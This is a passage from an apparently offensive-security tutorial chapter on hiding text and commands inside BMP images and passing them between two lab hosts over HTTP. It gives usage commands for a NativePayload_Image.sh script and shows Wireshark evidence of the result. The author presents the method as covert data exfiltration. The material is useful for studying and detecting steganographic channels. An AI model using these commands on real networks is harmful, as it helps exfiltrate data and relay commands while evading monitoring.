
DATA Exfiltration:
as you can see both files have same Payload , Now DATA Transferred from Client to Server via BMP Formats by HTTP Traffic and now you can say “DATA Exfiltrated” from Client to Server.

Extracting Injected Payloads from BMP Files via HTTP traffic
in this time with these two simple Syntaxes you can you can see Injected Payloads for BMP Files very simple.
For doing this just you need to use switch “-gethttp” in client side and in server side you need Web-server (switch -webserver).

Syntax 4 : Extracting Injected Payloads from BMP Files by HTTP traffic!

Server-side::Syntax
./NativePayload_Image.sh -webserver Port[8080]
./NativePayload_Image.sh -webserver 80
Description: Running SimpleWebServer (Server-side: Web-Service only)

Client-side::Syntax
./NativePayload_Image.sh -gethttp IPv4_for_Server File.bmp Server-Port[80]
./NativePayload_Image.sh -gethttp 192.168.56.102 Dumped_via_http.test.bmp 80
Description: Dump/Download BMP file from Web Server by “/GET” Request (Extracting Injected Payloads from BMP Files)



Picture 9:
as you can see in this “Picture 9” that BMP file Downloaded by HTTP “/GET” Request and Payload Saved to text file.

Transferring “Text-Messages & Commands” via BMP Image Files
in this Section of Chapter-11 , I want to talk about Send/Receiving BMP files over HTTP Traffic , it means you will have a lot BMP files in Network Traffic (*.bmp) as DATA/Payload.
So this is talk about Normal HTTP Traffic for Websites or it is talk about Send/Receiving BMP Files in the Network with/without Encryption in BMP Payloads.

Sending “Text-Messages” by this method step by step :

Step1 : SystemA want to send “text-data1” ---- > SystemB
Step1-1: SystemA , “text-data1” injected to BMP1 , now BMP1 is Ready...
Step1-2: SystemA send Signal to –-----> SystemB for Download BMP1
Step2 : SystemB Downloaded BMP1 from SystemA over HTTP traffic , show Text-Data (clear-text Message)
Step2-1: SystemB want to send “text-data2” ---- > SystemA
Step2-2: SystemB , ”text-data2” injected to BMP2 , now BMP2 is Ready...
Step2-3: SystemB send Signal to –----> SystemA for Download BMP2
Step3 : SystemA Downloaded BMP2 from SystemB over HTTP traffic , show Text-Data (clear-text Message)


with this Syntax you can use this Code to Send/Receiving Text-Messages via BMP files over HTTP Traffic.

Syntax 5 : Send/Rec Text-Messages and Commands via BMP Files by HTTP Traffic!


Server-side::Syntax
./NativePayload_Image.sh -chatserver L 80 Client-IPv4 R 80
./NativePayload_Image.sh -chatserver l 80 192.168.56.102 r 80
Description: Server-IPv4::192.168.56.101

Client-side::Syntax
./NativePayload_Image.sh -chatclient L 80 Server-IPv4 R 80
./NativePayload_Image.sh -chatclient l 80 192.168.56.101 r 80
Description: Client-IPv4::192.168.56.102


in the next “Picture 10” you can see I used Two systems for Test this code with (IPv4 192.168.56.101 & 192.168.56.102).




Picture 10 :
in Next “Picture 11” you can see Result for Send/Rec Message by this tool between two systems.




Picture 11:
and I used Wireshark to show you what exactly happened over Network Traffic and this is good way to understanding steps behind this Method .
In the next “Picture 12” you can see this Text/Payload “this is my first message via BMP files” injected to BMP file “ChatviaPixels.bmp” with Server-side system with IPv4 : 192.168.56.101 , then in the next step this file is ready to download by Client side system over HTTP traffic .
In this step Server side sent Signal to Client side and this BMP file Downloaded by Client-Side IPv4 : 192.168.56.102
and you can see this file Saved to Client-side system with name “ChatviaPixels.bmp.1” and Finally in the last step you can see this Text-Messages in Client-side (Clear-text) also with wireshark you can see Network HTTP Traffic and Image Packet with length (5k) for this BMP File.



Picture 12:
in then next “Picture 13” you can see Payload of BMP file in Packet also you can see RAW Data and Clear-text Message too.




Picture 13:
as you can see in this “Picture 13” we have this Payload “-38+this is my first message via BMP files.....” and now you can see where is my Text-data and Messages in the Network Traffic.
in the next “Picture 14” you can see we have New Message “this is my second test ;)” by Client-side and in this step Client made New BMP2 in this Case “ChatviaPixelsII.bmp” and our Text-data Injected to this file also signal Sent to Server-side and this File downloaded by Server and saved to Server-side with name “ChatviaPixelsII.bmp.1”.



Picture 14:

as you can see in this “Picture 15” we have this Payload “-25+this is my second test ;)” in the HTTP Packet and now you can see where is my Text-data and Messages in the Network Traffic.




Picture 15:

